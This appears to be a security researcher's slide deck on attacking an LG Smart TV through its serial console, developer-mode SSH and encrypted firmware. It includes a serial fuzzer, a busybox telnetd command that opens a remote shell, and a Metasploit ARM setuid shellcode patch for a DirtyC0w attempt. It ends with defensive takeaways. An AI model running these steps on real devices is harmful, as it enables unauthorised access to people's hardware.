Smart TV Hacking


 $\bullet \bullet \bullet$

Target

LG Smart TV - 24LF4820



Pictures - Back Connectors



Picture - Board itself



Connectors

2 x USB Type-A

2 x HDMI out

1 x Ethernet

Display Cable output

1 x 3.5mm serial console input

Attack Vectors

- Serial Console
- Developer Account
- Device Firmware

Serial Console?

The serial console, which runs at 115200 baud, accepts commands and displays output related to booting the TV.

Serial Console 115200 Output

:0x30006488

:0x30344745 :0x11010030 LZHS addr:0x00100040 LZHS size:0x0000adf40 LZHS checksum:0x0000066b LZHS size:0x000adf40 store RSA & AES keys in DMX SRAM---!!! LZHS begin Boot Start Lmain

MT5882 Boot Loader v0.9 Boot reason: A/C power on!!read from eeprom ioff 0 phy off 7ee0 read eeprom edid fail SIF Master0: V2 design IR DATA register : 0x Boot reason: A/C power on!!T8032 init A/C on case loader stage... Load T8032 FW (addr: 0x d8e380, size: 21806)success!! T8032 FW version: 1 T8032 change to loader stage... LDR FlashCopy 0xf010 0x41b80 0x80 11010030:30344745:30006488:11010030 id1:00303034 id2:47453000 eMMC Name: THGBMBG5D1KBAIL Boot reason: A/C power on!!Boot reason: A/C power on!!PDWNC Init Boot reason: A/C power on!!USB0: Set GPI0406 = 1. USB1: Set GPI0407 = 1. size of partmap info 12368 partinfo CRC check OK [calcrc:70899a56/crc:70899a56]

DualBoot Flash load lzhs header from 0x80000 to dram(0x15057d0),pPart->filesize =0x5bf0a size=2048 Decompression uboot to 0x2da00000... fglsLzhs = TRUE;

DualBoot Flash load image from 0x80000 to dram(0x15057d0), size=0x5bf0a [0:32m flags for verifying application is 0x1 [0m [0;32m[376586]Verifying image offset 0x80000 partition size [0] [0m full verifv ~~ pname = boot image size = 0x5bf0a pu1Image = 0x8000000header.frag num = 32header.frag_size = 131072 verifySignature u4StartAddr=8000000, u4Size=59e02 35 00 00 00 00 00 00 00 SOK [0;32msb verify application check 1 time [0m [0;32m Application integrity verified [0m] 0;31m Full Verify is all ok, Full Verify will be clear to partial [Om LZHS start LZHS done Starting image...

u4DramSize: 0x300 TZ Heap: start=0x2FE03580, end=0x30000000 TZ dram: start=0x2EE00000, end=0x30000000

1 cudo 2 zch

Serial Message Format

Power On - "ka 00 01"

Power Off - "ka 00 00"

Source: <u>https://github.com/suan/libLGTV_serial/blob/master/libLGTV_serial.py#L17</u>

Why not write a little fuzzer?

```
import sys
import serial
import random
import string
ser = serial.Serial('/dev/ttyUSB2', 115200, 8, serial.PARITY_NONE,
         serial.STOPBITS_ONE, xonxoff=0, rtscts=0, timeout=1)
while True:
   x1 = random.choice(string.ascii_lowercase)
   x2 = random.choice(string.ascii_lowercase)
   x3 = random.randint(0,
   x4 = random.randint(0, 2)
   cmd = x1+x2 + ' ' + hex(x3)[2:].rjust(2, '0') + ' ' + hex(x4)[2:].rjust(2, '0') + '\r\n'
   ser.write(cmd)
   res = ser.read(4096)
   if res:
      print (x1, x2, x3, x4, cmd, res)
```

Fuzzer output

—> python lg-serial-fuzzer.py ('l', 'd', 140, 225, 'ld 8c e1\r\n', 'd 01 OK00x') ('j', 'f', 0, 42, 'jf 00 2a\r\n', 'f 01 NG2ax') ('c', 'n', 1, 195, 'cn 01 c3\r\n', 'n 01 NGc3x') ('x', 'z', 241, 17, 'xz f1 11\r\n', 'z 01 NG00x') ('a', 't', 210, 18, 'at d2 12\r\n', 't 00 OK0000 0000 0000 0<u>012 0000 0008</u>x\r\n') |('s', 'v', 0, 160, 'sv 00 a0\r\n', 'v 01 NGa0x') ('p', 'w', 134, 1, 'pw 86 01\r\n', 'w 01 NG00x') ('p', 'w', 98, 160, 'pw 62 a0\r\n', 'w 01 NG00x') ('e', 'y', 1, 80, 'ey 01 50\r\n', 'y 01 NG50x') ('x', 'm', 1, 80, 'xm 01 50\r\n', 'm 01 NG50x') ('h', 'i', 71, 16, 'hi 47 10\r\n', 't 00 OK0000 0000 0000 0071 0000 0008x\r\n') ('p', 'w', 118, 2, 'pw 76 02\r\n', '<u>w 01 NG00x')</u> ('x', 'z', 179, 124, 'xz b3 7c\r\n', 'z 01 NG00x') ('k', 'd', 1, 63, 'kd 01 3f\r\n', 'd 01 NG3fx') ('x', 'z', 83, 240, 'xz 53 f0\r\n', 'z 01 NG00x') ('a', 't', 24, 6, 'at 18 06\r\n', 't 00 OK0000 0000 0000 0006 0000 0008x\r\n') ('k', 'g', 0, 103, 'kg 00 67\r\n', 'g 01 NG67x')

Methodology for Fuzzer

I chose to randomly generate commands by selecting random letters and numbers and putting them together. It would be possible to iterate through all possible combinations, but at one second an attempt, it would take over 508 days to complete!

```
>>> 26 * 26 * 255 *255
43956900
>>> 43956900 / 60
732615
>>> 732615 / 60
12210
>>> 12210 / 24
508
```

1 11 1

What are we looking for with a fuzzer?


- 1) Serial output indicating a "debug mode" or shell
- 2) Changes on the main display leading to "hidden menus".

What did we find?

A bunch of undocumented commands...

...but nothing ultimately interesting to an attacker

Developer Mode



Developer Mode Installation

Developer Mode is an application installed via the "LG TV Store" - another "application store" on the TV that lets you select and install applications.

Developer Mode Configuration

Requires registration with LG.

After you create a developer account with LG, you can sign into the developer mode application.

Main Screen



Main Screen

- IP Address (Wireless)
- IP Address (Wired)
- Passphrase
- Remain Session

Remain Session

Developer Mode sessions last 50 hours, and as long as the clock doesn't reach 0, they can be extended back to 50 hours by pressing the "EXTEND" button.

If 50 hours passes without the "EXTEND" button being pressed, the Developer Mode session ends and the user must reauthenticate to the Developer Mode Application

Passphrase

By enabling "KeyServer", we can download an encrypted RSA private key which can then be used to SSH into the TV.

The value for this key is a "three byte" string or six digit hex value. Either way there are only 16 million possible combinations and this encrypted key can be unencrypted without the passphrase in a few hours.

This key seems to change with every "Developer Mode" application update.

It seems like it might be the same key for every firmware installation.

How did I figure out where the key was?

LG Smart TV development has an SDK that comes with interfacing programs. The interfacing programs are written in NodeJS, so I just read the source and figured out where the key was and what username to use.

LG Smart TV SDK

WebOS_SDK_TV_linux64

Contains WebOS_CLI

In this "CLI" program there is ample information on how to ssh into the TV

```
function(keyFileName, passphrase, next) {
    var target = \{\};
    target.name = options.name;
    target.privateKey = {
        "openSsh": keyFileName
    }:
    target.passphrase = passphrase;
    target.files = 'sftp';
    target.port = '9922';
    target.username = 'prisoner';
    target.password = '@DELETE@';
    next(null, target);
```

```
getSshPrvKey: function(target, next) {
    var name = (typeof target === 'string' ? target : target && target.name);
    if (!name) {
        setImmediate(next, new Error("Need to select a device name to get Ssh Private Key"));
        return;
    async.waterfall([
        this.getDeviceBy.bind(this, 'name', name),
        function(target, next) {
            log.info("Resolver#getSshPrvKey()", "target.host:", target.host);
            var url = 'http://' + target.host + ':9991' + '/webos rsa';
            var keyFileNamePrefix = target.name.replace(/(\s+)/gi, ' ');
            var keyFileName = keyFileNamePrefix + " webos";
            var keySavePath = path.join(keydir, keyFileName);
            request.head(url, function(err, res, body) {
                if (err || (res && res.statusCode !== 200)) {
                    return setImmediate(next, new Error("Failed to get ssh private key"));
                log.info("Resolver#getSshPrvKey()#head", "content-type:", res.headers['content-type']);
                log.info("Resolver#getSshPrvKey()#head", "content-length:", res.headers['content-length']);
                request(url).pipe(fs.createWriteStream(keySavePath)).on('close', function(err) {
                    if (err)
                        return setImmediate(next, new Error("Failed to get ssh private key"));
                    else
                        setImmediate(next, err, keySavePath, keyFileName);
                });
            });
```

So what does this reveal?

- 1) The SSH Server runs on port 9922
- 2) The SSH username is "prisoner"
- 3) The Keyserver runs on port 9991 (when enabled)
- 4) The encrypted RSA private key is at the URL path "/webos_rsa" on the webserver running on port 9991

Obtaining a foothold

>ssh -i webos_rsa_decrypt -p9922 prisoner@192.168.20.168
PTY allocation request failed on channel 0
busybox telnetd -p8888 -l/bin/sh

We have no PTY which makes operating difficult, so we start the telnet daemon on port 8888 and connect to that.

Now that we have a PTY

```
>telnet 192.168.20.168 8888
Trying 192.168.20.168...
Connected to 192.168.20.168.
Escape character is '^]'.
/media/developer $ uname -a && whoami && id
Linux LGweb0STV 3.10.27-p.31.bighorn.mtka5lr.5 #1 SMP PREEMPT Mon Jun 3 06:35:42 UTC 2019 armv7l GNU/Linux
prisoner
uid=5634(prisoner) gid=5000 groups=44(video),505(compositor),509(se),777(crashd)
/media/developer $
```

Whats on this thing?

- Hundreds of binaries on the \$PATH
- Things like "arecord"

/media/developer \$ arecord -l arecord: device_list:256: no soundcards found... /media/developer \$

Thankfully no microphones are attached to the TV model I examined...

...but if there were (maybe on other models?), we'd be able to record input.

Other interesting things

/media/developer \$ ls -l /dev/mem crw-rw---- 1 root 5000 1, 1 Mar 2 13:36 /dev/mem /media/developer \$

Physical Memory is readable by the prisoner user!

That means we can dump physical memory and root around for passwords and keys

Reading memory...

00000120:	0000	0000	9400	0000	0900	4154	726f	6f74	ATroot
00000130:			762f						=/dev/mmcblk0p26
00000140:			2072			7374			ro rootfstype=
00000150:			7368						squashfs macadr=
00000160:			383a					3a35	C8:08:E9:BD:E1:5
00000170:			6d63						E emmclog=0 cons
00000180:								3230	ole=ttyMT0,11520
00000190:			2072						0n1 rootwait u
	7362								<pre>sbportusing=1,1,</pre>
000001b0:			2075						0,1 usbpwrgpio=
000001c0:	3430	363a	312c	3430	373a	312c	2d31	3a2d	406:1,407:1,-1:-
000001d0:	312c	2d31	3a2d	3120	2075	7362	6f63	6770	1,-1:-1 usbocqp
000001e0:	696f	3d34	3035	3a30	2c34	3034	3a30	2c2d	io=405:0,404:0,-
000001f0:	313a	2d31	2c2d	313a	2d31	2020	747a	737a	1:-1,-1:-1 tzsz
00000200:	3d31	386d	2020	747a	636f	7265	7374	6172	=18m tzcorestar
00000210:	743d	3078	3265	6530	3530	3030	2076	6d61	t=0x2ee05000 vma
00000220:	6c6c	6f63	3d36	3030	6d62	2071	7569	6574	lloc=600mb quiet
00000230:	206c	6f67	6c65	7665	6c3d	3020	6465	7674	loglevel=0 devt
00000240:	6d70	6673	2e6d	6f75	6e74	3d31	206d	6f64	mpfs.mount=1 mod
00000250:	656c	6f70	743d	3030	3030	3030	3030	3130	elopt=0000000010
00000260:	3020	6877	6f70	743d	3030	3131	3034	3030	0 hwopt=00110400
00000270:	3032	3030	3030	3630	3030	2054	6f6f	6c4f	0200006000 ToolO
00000280:	7074	3d36	3235	3a32	3834	333a	3333	3135	pt=625:2843:3315
00000290:	333a	3634	3737	343a	3732	323a	3133	3732	3:64774:722:1372
000002a0:	3a34	3330	3139	2064	6562	7567	4d6f	6465	:43019 debugMode
000002b0:	3d35	2063	6f75	6e74	7279	4772	703d	3220	=5 countryGrp=2
000002c0:	6d6f	6465	6c4e	616d	653d	3234	4c46	3438	modelName=24LF48
000002d0:	3230	2d57	5520	7365	7269	616c	4e75	6d3d	20-WU serialNum=
000002e0:	3630	334d	5854	4353	3338	3333	2073	7665	603MXTCS3833 sve
000002f0:	723d	3520	6276	6572	3d33	2e33	312e	3035	r=5 bver=3.31.05
00000300:	2063	6869	703d	4135	4c52	4230	2065	6d6d	chip=A5LRB0 emm
00000310:	635f		7a65	3d30	7830	6563	3030	3030	c_size=0x0ec0000
00000320:			6e61			7420		7375	00 snapshot resu
00000330:			6465					3070	me=/dev/mmcblk0p
00000340:	3433	206b	6579	6d65	6d3d	3078	3430	3030	43 keymem=0x4000
00000350:			3078			706f		5072	000,0x100 portPr
00000360:			7469					6420	otection cmdEnd
00000370:		2fe1	0000	0000	0000	0000	1f00	c0e3	/
Lines 1 FC									

Kernel version?

• 3.10.27

...which is vulnerable to the "DirtyC0w" linux kernel privilege escalation vulnerability!

Compiling DirtyCOw for ARM

• <u>https://www.exploit-db.com/exploits/40616</u>

...but this exploit's shell code targets x86/x64 and we're on ARM.

I patched MSFVENOM

https://github.com/rapid7/metasploit-framework/pull/12779

429		app << "\x58"	#	pop rax	#	
430		app << "\x0f\x05"	#	syscall	#	
431		end				
432	+	<pre>elsif (test_arch.include?(ARCH_)</pre>	ARMLE))		
433	+	<pre>if (datastore['PrependSetuid'</pre>])			
434	+	<pre># setuid(0)</pre>				
435	+	pre << "\x00\x00\x20\xe0"	#	eor r0, r0, r0	#	
436	+	pre << "\x17\x70\xa0\xe3"	#	mov r7 #23	#	
437	+	pre << "\x00\x00\x00\xef"	#	SVC	#	
438	+	end				
439	+	<pre>if (datastore['PrependSetresu</pre>	id'])			
440	+	<pre># setresuid(ruid=0, euid=0,</pre>	suid=	=0)		
441	+	pre << "\x00\x00\x20\xe0"	#	eor r0, r0, r0	#	
442	+	pre << "\x01\x10\x21\xe0"	#	eor r1, r1, r1	#	
443	+	pre << "\x02\x20\x22\xe0"	#	eor r2, r2, r2	#	
444	+	pre << "\xa4\x70\xa0\xe3"	#	mov r7, #0xa4	#	
445	+	pre << "\x00\x00\x00\xef"	#	SVC	#	
446	+	end				
447		end				
448						
449		return (pre + buf + app)				

Targeting

Now we can generate the proper shellcode for out target architecture (ARM-LE)

Unfortunately it is not enough

Even though we have a binary that we can execute and a kernel exploit we can take advantage of, we cannot gain root access to the Smart TV.

Mount Options

All of the SUID binaries that the exploit could take care of are mounted with the filesystem option "nosuid", which means calls to setuid will always return -1 and fail.

The end of this avenue

At this point I did not think I could use the developer shell to escalate privileges to root. This was the end of this "attack avenue"

Firmware Analysis

One of the first things I did when starting my evaluation was set up a mirror port for the ethernet connection to the TV.

The TV had not been plugged in for several months, so when I turned on the TV, it went out and updated the firmware. Because I had the mirror port, I was able to capture the entire firmware file, along with the URL from which it was retrieved from.

The firmware file was transferred over HTTP.

What's in the firmware file?

The firmware file is 487 Megabytes in size. Thats a large firmware image!

I ran binwalk over the firmware file:

<pre>binwalk starfish-atsc-secured-mtka5lr-31.bighorn.mtka5lr-3161-03.21.30-prodkey_nsu_V3_SECURED.epk</pre>								
DECIMAL	HEXADECIMAL	DESCRIPTION						
5382633 20083211 47006746 56874979 212487957 243442467 243784163 244468003	0x5221E9 0x132720B 0x2CD441A 0x363D7E3 0xCAA4F15 0xE82A323 0xE87D9E3 0xE924923	Uncompressed Adobe Flash SWF file, Version 63, File size (header included) 81754872 MySQL ISAM compressed data file Version 5 LANCOM OEM file StuffIt Deluxe Segment (data): f* MySQL ISAM index file Version 11 MySQL ISAM compressed data file Version 2 MySQL ISAM compressed data file Version 2 MySQL ISAM compressed data file Version 2						
317235491 317849344 323463207 371701880 447570640 476564335	0x1347A827 0x1627B878 0x1AAD62D0	Uncompressed Adobe Flash SWF file, Version 15, File size (header included) 193284073 MySQL MISAM index file Version 3 MySQL ISAM compressed data file Version 9 MySQL MISAM compressed data file Version 8 Uncompressed Adobe Flash SWF file, Version 65, File size (header included) 7939800 gzip compressed data, has 25977 bytes of extra data, has comment, last modified: 1975-10-19 00:30:24 (bogus date)						
binwalk	151.81s user 0.94s	system 99% cpu 2:33.43 total						

These binwalk results look random

The binwalk results look like a strange collection of random file types found throughout the firmware image.

This is because the they are all false positives; the firmware image is encrypted.

I need to find the firmware key!

Is the key specific to a device?

The major concern is whether or not the key is specific to the device.

I answered this by determining that the firmware image seemed to be the only version of that image possible. So that means all devices of this make and model have the same key.

But where do I find the key?

Someone else already has!

https://github.com/openIgtv/epk2extract

This tool contains a dictionary of the common known encryption keys for LG Smart TVs, plus code to extract the proprietary .EPK format.

I used this tool to extract the firmware file-systems to take a closer look.

Firmware file contents

—>ls -al										
total 515096										
drwxrr	8	nstarke	nstarke	4096	Jan	7	14:41	-/		
drwxr-xr-x	10	nstarke	nstarke	12288	Mar	3	15:52	· • /		
- rW - r r	1	nstarke	nstarke	131072	Jan	7	14:41	env.o		
- r w- rr	1	nstarke	nstarke					fonts.pak		
drwxr-xr-x	3	nstarke	nstarke	4096	Jun	3	2019	fonts.pak.unsquashfs/		
- rW - r r	1	nstarke	nstarke	3787632	Jan	7	14:41	kernel.pak		
- rW - r r	1	nstarke	nstarke	6300608	Jan	7	14:41	kernel.pak.unlz4		
- r W - r r	1	nstarke	nstarke	6300544	Jan	7	14:41	kernel.pak.unlz4.unpaked		
- FW- F F	1	nstarke	nstarke					otncabi-atsc.pak		
drwxr-xr-x	3	nstarke	nstarke	4096	Jun	3	2019	otncabi-atsc.pak.unsquashfs/		
								otycabi-atsc.pak		
								otycabi-atsc.pak.unsquashfs/		
- rw-rr	1	nstarke	nstarke	346747144	Jan	7	14:41	rootfs.pak		
drwxr-xr-x	18	nstarke	nstarke	4096	Jun	3	2019	rootfs.pak.unsquashfs/		
- rw-rr	1	nstarke	nstarke					smartkey.pak		
drwxr-xr-x								<pre>smartkey.pak.unsquashfs/</pre>		
					Jan	7	14:41	tvservice-atsc.pak		
drwxr-xr-x								tvservice-atsc.pak.unsquashfs/		
- rw-rr					Jan	7	14:41	tz.bin		
- rW - r r	1	nstarke	nstarke	4064880	Jan	7	14:41	tzfw.pak		

Extraction gives us 6 filesystems

- Fonts.pak
- Otncabi-atsc.pak
- Otycabi-atsc.pak
- rootfs.pak
- smartkey.pak
- tvservice-atsc.pak

All are SQUASHFS filesystems.

Across Six Filesystems

There are 35226 altogether across all filesystems, making manual analysis impractical if not impossible.

I decide to focus on rootfs.pak as it seems to be the filesystem I landed on with the developer / "prisoner" SSH shell.

Rootfs.pak

From the developer shell I run "ps auxw" and get a list of running processes. I then begin auditing all the running processes, looking for binaries that receive network traffic.

Automated Ghidra Tooling

ATL has built substantial Ghidra Tooling to aid in these situations. I was able to run Ghidra on "rootfs.pak" and find all binaries that receive network traffic.

Then from this subset I rerun our ghidra function finding tool, but retargeted for common memory corruption functions, like "strcpy".

At this point we have a cross reference between functions that receive network traffic and functions that contain dangerous C functions.

The list length is still in the dozens of binaries, and this doesn't take into account shared libraries.

Auditing Selected Binaries

I spent about a week looking through the binaries for memory corruption patterns downstream from incoming network data functions.

In the end, there was still too much data for one person to manually dig through, so I stopped at this point as my time was needed elsewhere.

Custom firmware?

My last thought before I gave up on this project was to build my own modified firmware based off the original firmware I retrieved during the update process.

Unfortunately, portions of the firmware are signed using Public Key Cryptography, which means without access to a private key I don't have, I can't re-sign firmware images that will successfully pass the signing checks.

Takeaways

- Developer access can and will be abused, whether it be in the embedded space or the SaaS/web space.
- Bad guys will always be looking through your firmware images for potential vulnerabilities or other exploitable weakness.
 - Don't leave cryptographic keys that need to remain secret in firmware!
- Even with the level of access we achieved, we were not able to fully compromise the device due to the principle of least privilege and separation of operating system functions into discrete user accounts.

Questions?